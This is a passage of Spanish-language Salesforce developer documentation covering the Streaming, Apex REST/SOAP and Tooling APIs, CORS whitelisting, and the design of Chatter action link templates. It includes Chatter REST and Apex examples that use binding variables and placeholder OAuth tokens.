- El IDE de Force.com está construido sobre la plataforma Eclipse, para programadores familiarizados con entornos de desarrollo integrados. Escriba código, compile, pruebe e implemente desde el IDE.
- La herramienta de migración de Force.com es ideal si utiliza una secuencia de comandos o línea de comandos para trasladar metadatos entre el directorio local y una organización de Salesforce.

## ¿Cuándo debo utilizar la API de transmisión?

Utilice la API de transmisión para recibir notificaciones sobre cambios en los datos que coincidan con una consulta SOQL que defina.

La API de transmisión resulta de utilidad cuando desea que se envíen notificaciones desde el servidor al cliente. Considere la API de transmisión para aplicaciones que realicen consultas frecuentemente. Las aplicaciones que están consultando constantemente empleando la infraestructura de Salesforce consumen llamadas a la API innecesarias y tiempo de procesamiento. La API de transmisión reduce el número de solicitudes que no devuelven datos, y es idónea para aplicaciones que requieren notificaciones generales de cambios en los datos.

La API de transmisión le permite reducir el número de llamadas a la API y mejorar el rendimiento.

### ¿Cuando debo utilizar la API de REST de Apex

Utilice la API de REST de Apex cuando desee mostrar sus métodos y clases de Apex de modo que las aplicaciones externas puedan acceder a su código a través de la arquitectura REST. La API de REST de Apex admite tanto OAuth 2.0 como el Id. de sesión para la autorización.

### ¿Cuándo debo utilizar la API de SOAP de Apex?

Utilice la API de SOAP de Apex cuando desee mostrar métodos de Apex como API de servicios Web de SOAP de modo que las aplicaciones externas puedan acceder a su código a través de SOAP.

La API de SOAP de Apex admite tanto OAuth 2.0 como el Id. de sesión para la autorización.

### ¿Cuándo debo utilizar la API de herramientas?

Utilice API de herramientas para integrar metadatos de Salesforce con otros sistemas. Los tipos de metadatos se exponen como sObjects, de modo que puede acceder a un componente de un tipo complejo. Este acceso a nivel de campo acelera las operaciones en tipos de metadatos complejos. También puede crear herramientas de desarrollo personalizadas para aplicaciones de Force.com. Por ejemplo, utilice la API de herramientas para gestionar e implementar copias funcionales de clases y desencadenadores de Apex y páginas y componentes de Visualforce. También puede establecer puntos de control o marcadores de volcados de pila, ejecutar Apex anónimo y acceder a información de registro y de cobertura de código de programación.

Tanto REST como SOAP son compatibles.

## Utilizar CORS para acceder a las API compatibles de Salesforce, REST de Apex y Lightning Out

API de REST de Chatter, API de REST, Lightning Out, API masiva y REST de Apex admiten CORS (uso compartido de recursos de origen cruzado). Para acceder a estas API desde JavaScript en un navegador Web, agregue el origen que sirve la secuencia de comandos a la lista blanca de CORS.

CORS es una recomendación W3C que permite a los navegadores Web solicitar recursos de orígenes distintos a los suyos (solicitud de origen cruzado). Por ejemplo, utilizando CORS, una secuencia de comandos de JavaScript en `https://www.example.com` podría solicitar un recurso de `https://www.salesforce.com`.

Si un navegador que admite CORS realiza una solicitud en un origen en la lista blanca de CORS de Salesforce, Salesforce devuelve el origen en el encabezado HTTP `Access-Control-Allow-Origin`, junto con un encabezado HTTP de CORS adicional. Si el origen no está incluido en la lista blanca, Salesforce devuelve el código de estado de HTTP 403.

1. En Configuración, introduzca *`CORS`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **CORS**.
2. Seleccione **Nuevo**.
3. Introduzca un patrón de URL de origen.

   El patrón de URL de origen debe incluir el protocolo HTTPS (a menos que use su host local) y un nombre de dominio, y puede incluir un puerto. El carácter comodín (*) es compatible y debe estar en frente de un nombre de dominio de segundo nivel. Por ejemplo, `https://*.example.com` agrega todos los subdominios de `example.com` a la lista blanca.

   El patrón de URL de origen puede ser una dirección IP. Sin embargo, una dirección IP y un dominio que tienen como resultado la misma dirección no son el mismo origen y debe agregarlos a la lista blanca de CORS como entradas separadas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear, leer, actualizar y eliminar:

- "Modificar todos los datos"

**Importante:** Todavía debe pasar un testigo de OAuth con solicitudes que lo requieran.

## Plantillas de vínculos de acción

Cree plantillas de vínculos de acción en Configuración para poder crear instancias de grupos de vínculos de acción con propiedades en común desde API de REST de Chatter o Apex. Puede realizar paquetes de plantillas y distribuirlos a otras organizaciones de Salesforce.


Un vínculo de acción es un botón en un elemento de noticias en tiempo real. Hacer clic en un vínculo de acción puede llevar un usuario a una página Web, iniciar la descarga de un archivo o invocar una llamada de API en Salesforce o en un servidor externo. Un vínculo de acción incluye una URL y un método HTTP, y puede incluir un cuerpo de solicitud e información de encabezado como un token de OAuth para la autenticación. Utilice vínculos de acción para integrar servicios externos y de Salesforce en las noticias en tiempo real de modo que esos usuarios puedan realizar acciones para dirigir la productividad y acelerar la innovación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones excepto **Personal Edition**.

En este ejemplo, **Aprobar** y **Rechazar** son vínculos de acción que realizan llamadas de API en la API de REST de un sitio Web de viajes ficticio para aprobar o rechazar un itinerario. Cuando María creó el itinerario en el sitio Web de viajes, éste realizó una solicitud de API de REST de Chatter para publicar el elemento de noticias en tiempo real con los vínculos de acción para Juan, el responsable de María de modo que pueda aprobar o rechazar el itinerario.




**Importante:** Los vínculos de acción son una función de desarrollador. Aunque cree plantillas de vínculo de acción en Configuración, debe utilizar Apex o API de REST de Chatter para generar vínculos de acción desde plantillas y agregarlos a elementos de noticias en tiempo real.

### Diseño de plantillas de vínculos de acción

Antes de crear una plantilla, considere qué valores desea establecer en la plantilla y qué valores desea establecer con variables de vinculación cuando desea crear una instancia de los grupos de vínculos de acción desde la plantilla.

### Crear plantillas de vínculo de acciones

Cree plantillas de vínculos de acción en Configuración para poder crear instancias de grupos de vínculos de acción con propiedades en común desde API de REST de Chatter o Apex. Puede realizar paquetes de plantillas y distribuirlos a otras organizaciones de Salesforce.

### Modificar plantillas de vínculo de acciones

Puede modificar todos los campos en una plantilla e grupo de vínculos de acción no publicada y en sus plantillas de vínculo de acción asociadas.

### Eliminar plantillas de grupos de vínculos de acción

Cuando elimina una plantilla de grupo de vínculos de acción, elimina sus plantillas de vínculos de acción asociadas y todos los grupos de vínculo de acción instanciados desde las plantillas. Los grupos de vínculos de acción eliminados desaparecen de cualquier elemento de noticias en tiempo real con el que se han asociado.

### Plantillas de vínculo de acciones en paquete

Plantillas de vínculo de acciones en paquete para distribuirlos a otras organizaciones de Salesforce.

CONSULTE TAMBIÉN

https://developer.salesforce.com/docs/atlas.en-us.chatterapi.meta/chatterapi/features_action_links.htm

https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode/connectapi_features_action_links.htm


## Diseño de plantillas de vínculos de acción

Antes de crear una plantilla, considere qué valores desea establecer en la plantilla y qué valores desea establecer con variables de vinculación cuando desea crear una instancia de los grupos de vínculos de acción desde la plantilla.


- Descripción general de plantillas de vínculos de acción
- Consideraciones a tener en cuenta en el diseño de plantillas
- Establecer la hora de vencimiento del grupo de vínculos de acción
- Definir variables de vinculación
- Definir quién puede ver el vínculo de acción
- Utilizar variables de contexto

## Descripción general de plantillas de vínculos de acción

Esta es una plantilla de grupo de vínculos de acción en Configuración:



Cada grupo de vínculos de acción debe incluir al menos un vínculo de acción. Esta plantilla de vínculo de acción de ejemplo cuenta con tres variables de vinculación: el número de versión de API en la `URL de acción`, el número de partida en el `Cuerpo de solicitud HTTP` y el valor del token de OAuth en el campo `Encabezado HTTP`.




La solicitud de API de REST de Chatter para crear una instancia del grupo de vínculos de acción y establecer los valores de las variables de vinculación:

```
POST /connect/action-link-group-definitions

{
   "templateId":"07gD00000004C9r",
   "templateBindings":[
      {
         "key":"ApiVersion",
         "value":"v1.0"
      },
      {
         "key":"ItemNumber",
         "value":"8675309"
      },
      {
         "key":"BearerToken",
```

```
"value":"00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR"
      }
   ]
}
```

Este es el código de Apex que crea una instancia del grupo de vínculos de acción desde la plantilla y establece los valores de las variables de vinculación:

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

## Consideraciones a tener en cuenta en el diseño de plantillas

Consideraciones acerca del diseño de una plantilla:

- Determinar la hora de vencimiento del grupo de vínculos de acción.

  Consulte Establecer la hora de vencimiento del grupo de vínculos de acción.

- Definir *variables de vinculación* en la plantilla y establecer sus valores cuando cree una instancia del grupo. No almacene información confidencial en plantillas. Utilice variables de vinculación para agregar información confidencial en el momento de la ejecución.

  Consulte Definir variables de vinculación.

- Determine quién puede ver el vínculo de acción cuando está asociado con un elemento de noticias en tiempo real.

  Definir quién puede ver el vínculo de acción.

- Utilice *variables de contexto* en la plantilla para obtener información acerca del contexto de ejecución del vínculo de acción.

  Cuando se ejecuta el vínculo de acción, Salesforce cumplimenta los valores y los envía en la solicitud HTTP. Consulte Utilizar variables de contexto.

## Establecer la hora de vencimiento del grupo de vínculos de acción

Al crear un grupo de vínculos de acción desde una plantilla, se puede calcular la fecha de vencimiento basándose en un periodo proporcionado en la plantilla o se puede establecer el grupo de vínculos de acción para no caducar nunca.

Para establecer las horas hasta el vencimiento en una plantilla, introduzca un valor en el campo `Horas hasta el vencimiento` de la plantilla de grupo de vínculos de acción. Este valor es el número de horas desde el cual se ha creado una instancia del grupo de vínculos de acción hasta que se ha eliminado de los elementos de noticias en tiempo real asociados y ya no se puede ejecutar. El valor máximo es 8760, lo que corresponde a 365 días.

Para establecer la fecha de vencimiento del grupo de vínculos de acción cuando crea una instancia para él, establezca la propiedad `expirationDate` tanto del cuerpo de solicitud Definición de grupo de vínculos de acción (API de REST de Chatter) o la clase de entrada `ConnectApi.ActionLinkGroupDefinition` (Apex).

Para crear un grupo de vínculos de acción que no caduca, no introduzca un valor en el campo `Horas hasta el vencimiento` de la plantilla y no introduzca un valor para la propiedad `expirationDate` cuando cree una instancia del grupo de vínculos de acción.

A continuación le indicamos cómo `expirationDate` y `Horas hasta el vencimiento` funcionan conjuntamente al crear un grupo de vínculos de acción desde una plantilla:

- Si especifica `expirationDate`, se utilizará su valor en el nuevo grupo de vínculos de acción.
- Si no especifica `expirationDate` y especifica `Horas hasta el vencimiento` en la plantilla, el valor de `Horas hasta el vencimiento` se utiliza en el nuevo grupo de vínculos de acción.
- Si no especifica `expirationDate` u `Horas hasta el vencimiento`, los grupos de vínculos de acción instanciados desde la plantilla no caducan.

## Definir variables de vinculación

Defina variables de vinculación en las plantillas y establezca sus valores cuando cree una instancia del grupo de vínculos de acción.

**Importante:** No almacene información confidencial en plantillas. Utilice variables de vinculación para agregar información confidencial en el momento de la ejecución. Cuando se establece el valor de un enlace, se almacena en formato cifrado en Salesforce.

Puede definir variables de vinculación en los campos `URL de acción`, `Cuerpo de solicitud HTTP` y `Encabezados HTTP` de una plantilla de vínculos de acción. Una vez la plantilla publicada, puede modificar estos campos, puede mover variables de vinculación entre estos campos y puede eliminar variables de vinculación. Sin embargo, no puede agregar nuevas variables de vinculación.

Defina la clave de una variable de vinculación en la plantilla. Cuando crea una instancia del grupo de vínculos de acción, especifique la clave y su valor.

Las claves de las variables de vinculación tienen el formato `{!Bindings.`***`key`***`}`.

La *`clave`* admite caracteres Unicode en la clase de caracteres predefinida `\w`: `[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]`.

Este campo `URL de acción` tiene dos variables de vinculación:

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

Este campo `Encabezados HTTP` tiene dos variables de vinculación:

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Especifique las claves y sus valores cuando cree una instancia del grupo de vínculos de acción en API de REST de Chatter:

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ApiVersion",
           "value":"1.0"
        },
        {
           "key":"ItemId",
           "value":"8675309"
        },
        {
           "key":"OAuthToken",
           "value":"00DRR0000000N0g_!..."
        },
        {
           "key":"ContentType",
           "value":"application/json"
        }
     ]
}
```

Especifique las claves de las variables de vinculación y establezca sus valores en Apex:

```
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
 new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
 new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;
```

```
// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```


Consejo: Puede utilizar la misma variable de vinculación varias veces en plantillas de vínculos de acción y solo proporcionar el valor una vez iniciado la creación de instancias. Por ejemplo, puede utilizar `{!Bindings.MyBinding}` dos veces en el campo `Cuerpo de solicitud HTTP` de una plantilla de vínculos de acción y de nuevo en los `encabezados HTTP` de otra plantilla de vínculo de acción en la misma plantilla de grupo de vínculos de acción y cuando cree una instancia del grupo de vínculos de acción desde la plantilla, deberá proporcionar solo un valor para esa variable compartida.

### Definir quién puede ver el vínculo de acción

Seleccione un valor de la lista desplegable Visibilidad del usuario para determinar quién puede ver el vínculo de acción una vez asociado con un elemento de noticias en tiempo real.

Entre las opciones disponibles están Solo el usuario personalizado puede ver y Todos salvo el usuario personalizado pueden ver. Seleccione uno de estos valores para permitir únicamente a un usuario específico ver el vínculo de acción o evitar que un usuario específico lo vea. Luego, introduzca un valor en el campo `Alias de usuario personalizado`. Este valor es una clave de variable de vinculación. En el código que crea la instancia del grupo de vínculos de acción, utilice la clave y especifique el valor como desee para cualquier variable de vinculación.

Esta plantilla utiliza el valor `Alias de usuario personalizado` **Invitado**:




Cuando crea una instancia del grupo de vínculos de acción, establezca el valor justo como establecería una variable de vinculación:

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"Invitee",
           "value":"005D00000017u6x"
        }
     ]
}
```

Si la plantilla utiliza **Solo el responsable del creador puede ver**, un usuario que no tiene un responsable recibe un error al crear una instancia de un grupo de vínculos de acción desde la plantilla. Además, el responsable es el mismo a la hora de crear la instancia. Si el responsable del usuario cambia después de crear la instancia, el cambio no se refleja.

## Utilizar variables de contexto

Utilice variables de contexto para enviar información acerca del usuario que ha ejecutado el vínculo de acción y el contexto en el que se ha invocado en la solicitud HTTP realizada invocando un vínculo de acción. Puede utilizar variables de contexto en las propiedades `actionUrl`, `headers` y `requestBody` del cuerpo de solicitud de Entrada de definición del vínculo de acción o el objeto `ConnectApi.ActionLinkDefinitionInput`. También puede utilizar variables de contexto en los campos `URL de acción`, `Cuerpo de solicitud HTTP` y `Encabezados HTTP` de plantillas de vínculos de acción. Puede modificar estos campos, incluyendo agregar y eliminar variables de contexto, una vez publicada una plantilla.

Estas son las variables de contexto disponibles:

| Variable de contexto | Descripción |
|---|---|
| `{!actionLinkId}` | El Id. del vínculo de acción ejecutado por el usuario. |
| `{!actionLinkGroupId}` | El Id. del grupo de vínculos de acción que incluye el vínculo de acción ejecutado por el usuario. |
| `{!communityId}` | El Id. de la comunidad en la que el usuario ha ejecutado el vínculo de acción. El valor para su organización interna es la clave vacía `"000000000000000000"`. |
| `{!communityUrl}` | La URL de la comunidad en la que el usuario ha ejecutado el vínculo de acción. El valor para su organización interna es la cadena vacía `""`. |
| `{!orgId}` | El Id. de la organización en la que el usuario ha ejecutado el vínculo de acción. |
| `{!userId}` | El Id. del usuario que ha ejecutado el vínculo de acción. |


Por ejemplo, supongamos que trabaja para una empresa llamada Survey Example y crea una aplicación para Salesforce AppExchange denominada **Survey Example for Salesforce**. La empresa A tiene **Survey Example for Salesforce** instalada. Imaginemos que alguien de la empresa A se dirige a `surveyexample.com` y realiza una encuesta. Su código de Survey Example utiliza API de REST de Chatter para crear un elemento de noticias en tiempo real en la organización de Salesforce de la empresa A con el texto de cuerpo **Realizar una encuesta** y un vínculo de acción con la etiqueta **Aceptar**.

Este vínculo de acción de `interfaz de usuario` lleva al usuario de Salesforce a una página Web en `surveyexample.com` para realizar una encuesta.

